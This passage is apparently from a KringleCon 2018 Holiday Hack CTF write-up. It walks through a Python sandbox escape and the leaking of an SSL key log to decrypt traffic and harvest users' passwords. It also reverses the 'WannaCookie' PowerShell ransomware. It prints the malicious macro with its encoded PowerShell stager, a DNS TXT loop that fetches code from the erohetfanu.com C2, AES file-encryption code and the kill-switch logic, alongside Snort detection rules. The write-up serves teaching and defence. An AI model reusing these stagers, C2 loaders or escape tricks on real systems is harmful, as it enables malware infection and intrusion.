However, if we try to call the system function with our os variable, we will still be restricted since our call would look like 'os.system' and the interpreter is blocking commands that match that string. So instead, change the 'os' name to something else.

```
Use of the command compile is prohibited for this question.
>>> os = eval('__im' + 'port__("os")')
>>> os.system("ls -aF")
Use of the command os.system is prohibited for this question.
>>> myos = eval('__im' + 'port__("os")')
>>> myos.system("ls -aF")
Use of the command os.system is prohibited for this question.
>>> a = eval('__im' + 'port__("os")')
>>> a.system("ls")
i_escaped
0
>>> a.system("i_escaped")
sh: 1: i_escaped: not found
32512
>>> a.system("./i_escaped")
Loading, please wait......
```

```
>>> a = eval('__im' + 'port__("os")')
>>> a.system("ls")
>>> a.system("./i_escaped")
```

```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>>
```

Terminal Start

```
That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>>
```

Challenge Complete

OBJECTIVE SOLUTION

I AM AN EXCEPTIONAL THIEF

After solving the terminal challenge, SugarPlum mentions some development code sitting on the packalyzer site, and some concerns that passwords could be stolen if SSL could be compromised. This is a bit involved and the 2nd hardest objective challenge at KringleCon. That said, network traffic forensics in the title implies wireshark usage, and you can't have a Holiday Hack without Wireshark.

Now to analyze[16] packalyzer, we need to simply need to register to gain access. We also need to review the site's code to see if we can locate anything useful, like that development code. I found it by just reviewing the source code, I'm not sure nmap scans would help locate it. Reviewing source code at the login page reveals a call to a 'custom.js' file (https://packalyzer.kringlecastle.com:80/pub/js/custom.js). Once we register and log in, reviewing the source on that page makes reference to an 'app.js' file, which I located at https://packalyzer.kringlecastle.com:80/app.js.

Mapping out the functionality of Packalyzer, we can see 3 sets of features. **Analyze** feature presents an empty page with an option to upload a PCAP for analysis, and an option to sniff traffic, which will produce a capture file on the **Captures** tab. The **Account** tab pops up a window with the logged on user's information, and the **Captures** tab lists captures saved via the sniff traffic feature on the **Analyze** page.

We must generate a capture, and load that into wireshark, however it is encrypted traffic, we will need the SSL keys to be able to review the data in Wireshark. Reviewing the app.js file there are a few lines of code of interest that coincide with our earlier hint that we may be able to steal SSL keys.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};
```

Hmm, server.key and server.crt. Note that, it may be useful later. What is helpful here is how environment variables are used to build a directory name pointing to an SSLKEYLOGFILE as another environment variable. What happens if we try to browse to those directories with the environment variable as a resource?

https://packalyzer.kringlecastle.com/DEV/SSLKEYLOGFILE

[16] We can't use intercept proxies for this site, as ZAP and Burp do not support HTTP2 protocol at the time of this challenge.

```
Error: ENOENT: no such file or directory, open '/opt/http2/dev//SSLKEYLOGFILE'
```

So, we can leak some information from this, and it looks like DEV the environment variable is being translated. We can use that to transpose what SSLKEYLOGFILE evaluates as by specifying a non-existing resource.

https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/a

```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/a'
```

Looking at the 2 responses, we can discern the file name, as both responses returned an error indicating the resource doesn't exist in the /opt/http2 directory. Therefore, our SSLKEYLOGFILE is named 'packalyzer_clientrandom_ssl.log'. Based on the string building the code does:

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
process.env.SSLKEYLOGFILE )
```

We the key log path evaluates as __dirname + dev/ + 'packalyzer_clientrandom_ssl.log', so browsing to https://packalyzer.kringlecastle.com/DEV/packalyzer_clientrandom_ssl.log will produce our SSL keys.

```
CLIENT_RANDOM 4C4E8536C382F1EDD8FBC508AE3F862ABB33CD5E14718247BFC0963D562B7D70
1612838C19F499557332B7036EA8C8CC68B255C9EA92DB7D0453D8ED57237DF719CE47FB7142DFAABF056B6FFAA7F85D
CLIENT_RANDOM B08656AFABAC8E29D7B25D64B25303547ADBD0D436B6E62457D83AA8D5DC8458
CB4B905FD8535CCF81F3E9CC31AD4CECF49FB97AA340159B32B32941F37C27C4A013EC27A343A2FE73F9055A93E14AE4
```

Winner, winner, cookie dinner! With this, we need to do a few more steps. First, we need to generate a pcap as our normal user. With it, we will be able to decrypt the traffic and see things. It is best to run the capture just after grabbing the ssl.log file so you have a fresh set of keys to go with your capture. Click on the 'captures' tab to locate the capture file and save it locally to your system. Analyzing it through the site will not help you with this challenge. Follow the steps to load the ssl.log file into Wireshark (Preferences -> Protocol -> SSL -> Secret Log Filename browse to the file), then open the pcap file. The filters from the video help greatly. I will discuss some here and a method to see data in the console easier.

In Wireshark, filter http2 traffic. When doing so, we want to focus on the information column that indicates 'DATA[1] (application/json).

10.126.0.106	43467	10.126.0.3	443	HTTP2	298	HEADERS[1]: POST /api/login
10.126.0.106	43467	10.126.0.3	443	HTTP2	104	SETTINGS[0]
10.126.0.106	43467	10.126.0.3	443	HTTP2	197	DATA[1] (application/json)
10.126.0.3	443	10.126.0.106	43467	HTTP2	252	DATA[1]
10.126.0.3	443	10.126.0.106	43467	HTTP2	104	DATA[1] (application/json)

Selecting one of those json data packets will produce the value below:

```
Object
  Member Key: username
      String value: bushy
      Key: username
  Member Key: password
      String value: Floppity_Floopy-flab19283
      Key: password
```

This is essentially the data passed during an authentication to the site. We are seeing logons from other users! We can apply different filters, like the ones in the video, to help narrow down packets containing data we want.

Lets try 'http2.data.data && http2 contains username', since that was one filter from the video. Here we get 6 packets. Notice, the packets are going to 3 different machines. Could this be 3 different users? If you follow the SSL stream, and search that stream for 'user' eventually you will see HTML data with a particular user's name displayed.

Source	Src Port	Destination	Dest Port	Protocol	Length	Domain Contains	TXT	Info
10.126.0.3	443	10.126.0.106	35173	HTTP2	3960			DATA[1]
10.126.0.3	443	10.126.0.106	34947	HTTP2	10119			DATA[1], DATA[1]
10.126.0.3	443	10.126.0.105	38055	HTTP2	3961			DATA[1]
10.126.0.3	443	10.126.0.105	42129	HTTP2	10119			DATA[1], DATA[1]
10.126.0.3	443	10.126.0.104	40731	HTTP2	3961			DATA[1]
10.126.0.3	443	10.126.0.104	57475	HTTP2	10125			DATA[1], DATA[1]

This is less helpful, we want the JSON data like what we see above. We already find Bushy's info, who else is logged in? Try this filter: 'http2.data.data && tcp.dstport == 443'

Source	Src Port	Destination	Dest Port	Protocol	Length	Domain Contains	TXT	Info
10.126.0.106	43467	10.126.0.3	443	HTTP2	197			DATA[1] (application/json
10.126.0.105	59057	10.126.0.3	443	HTTP2	190			DATA[1] (application/json
10.126.0.104	57849	10.126.0.3	443	HTTP2	202			DATA[1] (application/json

```
JavaScript Object Notation: application/json
  Object
    Member Key: username
        String value: alabaster
        Key: username
    Member Key: password
        String value: Packer-p@re-turntable192
        Key: password
```


```
Object
  Member Key: username
      String value: pepper
      Key: username
  Member Key: password
      String value: Shiz-Bamer_wabl182
      Key: password
```

```
Object
  Member Key: username
      String value: bushy
      Key: username
  Member Key: password
      String value: Floppity_Floopy-flab19283
      Key: password
```

We can display these username/password fields as columns in the main packet display screen of wireshark. In the middle window, where we see the text data (JSON > Object > Member Key area) right click on the value 'String value: <user>' and select Apply As Column. You will have a new column populated with all the JSON string data, as the field the column represents is 'json.value.string'. You can retitle it whatever you like, but the data shown is in the format of 'username,password'.

Source	Src Port	Destination	Dest Port	Protocol	Length	Auth Data	Domain Contains	TXT	Info
10.126.0.106	43467	10.126.0.3	443	HTTP2	197	bushy,Floppity_Floopy-flab19283			DATA[1] (application/json)
10.126.0.105	59057	10.126.0.3	443	HTTP2	190	pepper,Shiz-Bamer_wabl182			DATA[1] (application/json)
10.126.0.104	57849	10.126.0.3	443	HTTP2	202	alabaster,Packer-p@re-turntable192			DATA[1] (application/json)

SugarPlum is right, we can log in as admins now- I used alabaster's account, since we are really concerned with an email between he and Holly. Log back into the packalyzer site using alabaster's credentials we've unlocked above, and refresh the ssl.log page to get updated keys. Click on the captures tab and you should see a saved pcap file labeled 'super_secret_packet_capture.pcap'.



Download that file load it into Wireshark as before. Alternatively, you could download and then upload the pcap for analysis (when I used the re-analyze feature, packalyzer didn't produce any results). Doing so will show you that you can see communication between an email server (mail.kringlecastle.com) and Holly Evergreen. However, we won't be able to discern what the data is through the interface, so we need Wireshark again. This time, it's a simple matter of selecting a packet, and following the TCP stream.

```
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault.
information you need about transposing music.
```


Here we see the email from Holly to Alabaster, and it's talking about music and accessing Santa's vault. This will be helpful later! Scrolling further down the stream, we see the data element, which is an attachment that was sent to Alabaster. This is the document, but it is encoded as a base64 binary stream.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   25 50 44 46 2D 31 2E 35 0A 25 BF F7 A2 FE 0A 38  %PDF-1.5.%¿÷¢þ.8
00000010   20 30 20 6F 62 6A 0A 3C 3C 20 2F 4C 69 6E 65 61   0 obj.<< /Linea
00000020   72 69 7A 65 64 20 31 20 2F 4C 20 39 37 38 33 31  rized 1 /L 97831
00000030   20 2F 48 20 5B 20 37 33 38 20 31 34 30 20 5D 20   /H [ 738 140 ]
00000040   2F 4F 20 31 32 20 2F 45 20 37 37 33 34 34 20 2F  /O 12 /E 77344 /
00000050   4E 20 32 20 2F 54 20 39 37 35 31 37 20 3E 3E 0A  N 2 /T 97517 >>.
00000060   65 6E 64 6F 62 6A 0A 20 20 20 20 20 20 20 20 20  endobj.
```

Essentially, we need to convert that base64 data into a binary format to get our original file. There are tools online that can do that, or you can simply write code to do the same. I opted for the online option (https://www.motobit.com/util/base64-decoder-encoder.asp) out of speed sake, but I'll probably write something later to do this locally. The resulting file I examined with a hex editor to look at the magic bytes. We can see from the magic bytes, that this is a PDF file, so I can rename my file and give it a PDF extension, which will allow me to view the file contents.

The contents of the PDF discuss musical theory about transposing keys and how note and pitches work to make octaves. The piece we are interested in is at the very end, where the document describes how to transpose our song, **Mary Had a Little Lamb**, from one key to another.

OBJECTIVE 9 – RANSOMWARE RECOVERY




ANSWERS

9A CATCH THE MALWARE


alert udp $HOME_NET any -> any 53 (msg:"[! - outbound] DNS Wannacookie"; sid:29550; rev:007; content:"77616E6E61636F6F6B69652E6D696E2E707331";)
alert udp any any -> $HOME_NET any (msg:"[! - inbound] DNS Wannacookie"; sid:29551; rev:007; content:"77616E6E61636F6F6B69652E6D696E2E707331";)

9B IDENTIFY THE DOMAIN




erohetfanu.com

9C STOP THE MALWARE



Register the domain (**yippeekiyaa.aaay**) for the kill switch function to stop the malware.

9D RECOVER ALABASTERS PASSWORD




ED#ED#EED#EF#G#F#G#ABA#BA#B


CHALLENGE

This challenge is made up of 4 parts that build on top of each other in order to gain access to Santa's vault. We have to catch and stop the malware called 'WannaCookie' by creating a snort rule to catch the traffic, identifying the Command and Control (C2) domain, Stop the malware through its killswitch functionality, and recover Alabaster's password from his encrypted password database file. The associated terminal challenge with this objective can be found near Shinny Upatree, called '**Sleigh Bell Lottery**'.


HINTS




GDB to Call Functions



KringleCon 2018 - Chris Davis, PowerShell Malware




Given upon completion of part 1.




Ransomware Kill Switches

Power Dump



Given upon completion of part 3



Given after completing all 4 objectives in Ransomware Recovery

SPEAKER HINT - VIDEOS

Chris Davis' covers reversing malware written in PowerShell and passed as a word doc macro in his talk KringleCon 2018 - Chris Davis, PowerShell Malware. This video gives you solid techniques in completing all four objectives. Even if you aren't completing this challenge, the fact this talk is completely free is a very generous gift from Chris and the SANS folks. I have been reverse engineering PowerShell malware since 2014, and this video is spot on, and can be used in real world applications.

TERMINAL CHALLENGE

SLEIGH BELL LOTTERY

This terminal challenge can be found at the top of the stairs on the second floor, to the right, just in front of the speaker track rooms. Shinny's challenge involves manipulating the code execution for the lottery application so that he is a winner. The hint we get walks through some functionality with the GDB debugger.

```
00000000000014ca T main
                 U malloc@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U memset@@GLIBC_2.2.5
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U rand@@GLIBC_2.2.5
0000000000000a70 t register_tm_clones
                 U sleep@@GLIBC_2.2.5
00000000000014b7 T sorry
                 U srand@@GLIBC_2.2.5
                 U strlen@@GLIBC_2.2.5
                 U time@@GLIBC_2.2.5
0000000000000f18 T tohex
0000000000208060 D winnermsg
0000000000000fd7 T winnerwinner
```


Logging into the terminal we can find the application 'sleighbell-lotto' in the current working directory. Running 'nm' against the lotto program will give us some information on callable functions we can focus on in 'gdb'. 2 functions stand out (denoted with 'T') the 'main' function, and another called 'winnerwinner'.

Load the binary into gdb with 'gdb -q sleighbell-lotto'.

Now using GDB, we want to set break points and jump to the functions we are interested in. We want to set a breakpoint at the main function, to take control of the program, continue and then jump to the winnerwinner function of the program. Upon doing so, the program completes with a winning message. The commands to solve this are:

```
elf@4806ca8f252b:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
```

> break main
> run
> jump winnerwinner



Terminal Start

Completed Challenge


OBJECTIVE SOLUTION

HAPPY TRAILS, HANS!

All the solutions will be presented in this entire section but labeled to each part in which they apply. All of the terminals and challenges for this section occur in Santa's office, behind the barcode scanner door. These sections are given by Alabaster Snowball.

9A – WELCOME TO THE PARTY, PAL!

This objective is a lot like the other terminal challenges we've worked through. We are logging onto the snort sensor system for Santa's castle, and we need to build a snort rule that will aid in capturing all the malware C2 traffic so we identify systems infected.



The terminal start screens (above) provide us with a username and password to log onto the snort sensor and download a set of pcap files. The data available are the last 5 minutes of data.

snort.log.1546410307.3822038.pcap	02-Jan-2019 06:25	87734
snort.log.1546410352.29829.pcap	02-Jan-2019 06:25	89016
snort.log.1546410387.0196636.pcap	02-Jan-2019 06:26	87671
snort.log.1546410427.2574644.pcap	02-Jan-2019 06:27	88472
snort.log.1546410472.7551339.pcap	02-Jan-2019 06:27	88741
snort.log.1546410506.5712788.pcap	02-Jan-2019 06:28	89075

You can load these into wireshark, or use TCPDUMP to analyze them. I did an additional step, and merged all the pcaps into one large file for analysis. The conversation with Shinny (after completing that terminal challenge) revealed the malware was communicating over the internet via DNS traffic. So in our pcap, we'll focus on DNS traffic. Immediately we can notice a pattern with the DNS traffic, this string of characters appears in the DNS Domain Name '77616E6E61636F6F6B69652E6D696E2E707331'. I can add a 'dns.resp.name' column to wireshark, and obtain this display below.

	Time	Source	Src Port	Destination	Dest Port	Protocol	Length	Domain Contains	TXT
2	2019-01-02 06:25:48.350320	213.132.223.88	53	10.126.0.156	52148	DNS	167	77616E6E61636F6F6B69652E6D696E2E707331.rugeharsbn.org	64
6	2019-01-02 06:25:48.391065	2.128.233.113	53	10.126.0.72	48623	DNS	167	77616E6E61636F6F6B69652E6D696E2E707331.brusehgnar.com	64
8	2019-01-02 06:25:48.411422	213.132.223.88	53	10.126.0.156	28627	DNS	423	0.77616E6E61636F6F6B69652E6D696E2E707331.rugeharsbn.org	2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c
12	2019-01-02 06:25:48.452184	2.128.233.113	53	10.126.0.72	17281	DNS	423	0.77616E6E61636F6F6B69652E6D696E2E707331.brusehgnar.com	2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c
14	2019-01-02 06:25:48.472559	2.128.233.113	53	10.126.0.72	40413	DNS	423	1.77616E6E61636F6F6B69652E6D696E2E707331.brusehgnar.com	795d3a3a4c6f6164576974685061727469616c4e616d65282753797374656d2e5365637572
18	2019-01-02 06:25:48.513241	213.132.223.88	53	10.126.0.156	57423	DNS	423	1.77616E6E61636F6F6B69652E6D696E2E707331.rugeharsbn.org	795d3a3a4c6f6164576974685061727469616c4e616d65282753797374656d2e5365637572
22	2019-01-02 06:25:48.553859	213.132.223.88	53	10.126.0.156	35717	DNS	423	2.77616E6E61636F6F6B69652E6D696E2E707331.rugeharsbn.org	6974792e43727970746f67726170682e4165734d616e6167656427
24	2019-01-02 06:25:48.574185	2.128.233.113	53	10.126.0.72	56241	DNS	423	2.77616E6E61636F6F6B69652E6D696E2E707331.brusehgnar.com	6974792e43727970746f67726170682e4165734d616e6167656427
28	2019-01-02 06:25:48.614871	213.132.223.88	53	10.126.0.156	38942	DNS	423	3.77616E6E61636F6F6B69652E6D696E2E707331.rugeharsbn.org	244b657953697a653b24414553502e4b6579203d20246b65793b2446696c655352203d204e
30	2019-01-02 06:25:48.635266	2.128.233.113	53	10.126.0.72	43451	DNS	423	3.77616E6E61636F6F6B69652E6D696E2E707331.brusehgnar.com	244b657953697a653b24414553502e4b6579203d20246b65793b2446696c655352203d204e

That seems unique for traffic, so we'll key in on that in our snort rule. Back on our console, we have to edit the '/etc/snort/rules/local.rules' file in order for our rules to be applied. Add the following rules, which state: alert on udp traffic from our home network on any port to any IP address over port 53, and and alert on udp traffic from anywhere on any port to our home network on any port where the content of the traffic contains '77616E6E61636F6F6B69652E6D696E2E707331'. Upon doing so, we see success.

```
alert udp $HOME_NET any -> any 53 (msg:"[! - outbound] DNS Wannacookie"; sid:29550; rev:007;
content:"77616E6E61636F6F6B69652E6D696E2E707331";)

alert udp any any -> $HOME_NET any (msg:"[! - inbound] DNS Wannacookie"; sid:29551; rev:007;
content:"77616E6E61636F6F6B69652E6D696E2E707331";)
```

```
elf@74d9dd7816ee:~$ vim /etc/snort/rules/local.rules
elf@74d9dd7816ee:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
elf@74d9dd7816ee:~$
```

9B – YOU ARE MOST TROUBLESOME FOR A SECURITY GUARD.

The next part of this challenge is to identify the command and control (C2) domain that the malware communicates with. We are given a zip file containing a Word document[17] that we need to analyze. The hints indicate using the olevba tool to analyze the macro, however, I used oledump written by Didier Stevens.

Run oledump (shown below) against the WORD document. In the output, we observe items 'A3' and 'A4' to contain macros.

```
~/mal/forensics/ python2 /home/s3ntin3l/oletools/oledump.py CHOCOLATE_CHIP_COOKIE_RECIPE.docm
A: word/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        95 'PROJECTwm'
 A3: M    2251 'VBA/Module1'
 A4: M    2400 'VBA/NewMacros'
 A5: m     924 'VBA/ThisDocument'
 A6:      2641 'VBA/_VBA_PROJECT'
 A7:       620 'VBA/dir'
```

We can dump those macros to a file and decompress the code for A3 (the same command works for A4, and the code produced was the same code shown for both macros).

```
~/mal/forensics/ python2 /home/s3ntin3l/oletools/oledump.py CHOCOLATE_CHIP_COOKIE_RECIPE.docm -s A3
-v
Attribute VB_Name = "Module1"
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.Stream
Reader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwk
sYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOE
MiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zski
LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997
NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress
)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
```

Based on this code, we can observe that there is another layer of obfuscation going on. PowerShell is being called, bypassing the execution policy on the system, and a few other non interactive/no profile flags set to limit the process footprint. -C flag denotes a command. We see 'sal' which is short for Set-Alias. The Set-Alias Cmdlet is used to hide the "New-Object" cmdlet. Immediately after, we see 'iex', which stands for Invoke-Expression, followed by a long stream decompression method on a base64 encoded string that is gzip compressed. If we just remove 'iex' and change it to 'write' we will get the resulting decoded/decompressed code written to the console. The 2nd layer is shown below, and also contained more IEX strings, which I also replaced with 'write' to get to the third layer.

[17] PLEASE! Do not open this on your own system, use a VM, the Word Doc flags AV on Windows 10

```
# 2nd Layer (iex removed)
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} |
forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i
in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type
TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings}; write($(H2A $h | Out-string))
```

From the code above, we see several function calls, and a cmdlet to resolve a DNS name to a server '**erohetfanu.com**'. This is the C2 domain to complete part 2.

9C – THAT'S GARY COOPER, @$$HOLE!

We are cooking with gas. If we run the layer 2 code shown above and produce the output, we will get down to the final layer of this malware, which contains the wannacookie ransomware process (snippet below).

```
# 3rd Layer
$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;
$Suffix = "`.wannacookie";
[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
[System.Int32]$KeySize = $key.Length*8;
$AE
SP = New-Object 'System.Security.Cryptography.AesManaged';
$AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$AESP.BlockSize = 128;
$AESP.KeySize = $KeySize;
$AESP.Key = $key;
$FileSR = New-Object System.IO.FileStream($
File, [System.IO.FileMode]::Open);
if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)};
$FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);
if ($enc_it) {$AESP.G
enerateIV();
$FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4);
$FileSW.Write($AESP.IV, 0, $AESP.IV.Length);
```

The goal now is to find out a way to stop the malware from executing. One of the hints suggest some kind of kill switch function. We need to step through and debug the PowerShell script and analyze what the code does. The kill switch function exists (shown below).

```
function wanc {
    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    # This is the kill switch feature.
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
      6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return};
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE")
      {return};
```

This string '6B696C6C737769746368' is the domain name we need to register with 'hohohodaddy' to stop the malware. The script is looking to see if the domain resolves. If so, then it breaks out of the function and ends. Working inside out from the code above, we can determine the text version of the domain with the attacker's own code. Here are the steps to do so (execute them in a powershell session with the proper functions from the code)


A. $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"

B. $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
    a. Output is '666672727278696572686786566 6B73'
B. B2H $(G2B $(H2B $S1))
    a. Output is 1f0f0202171d020c0b09075604070a0a
C. $(H2A $(B2H $(ti_rox 1f0f0202171d020c0b09075604070a0a 666672727278696572686786566 6B73)))
    a. Output is 'yippeekiyaa.aaay'

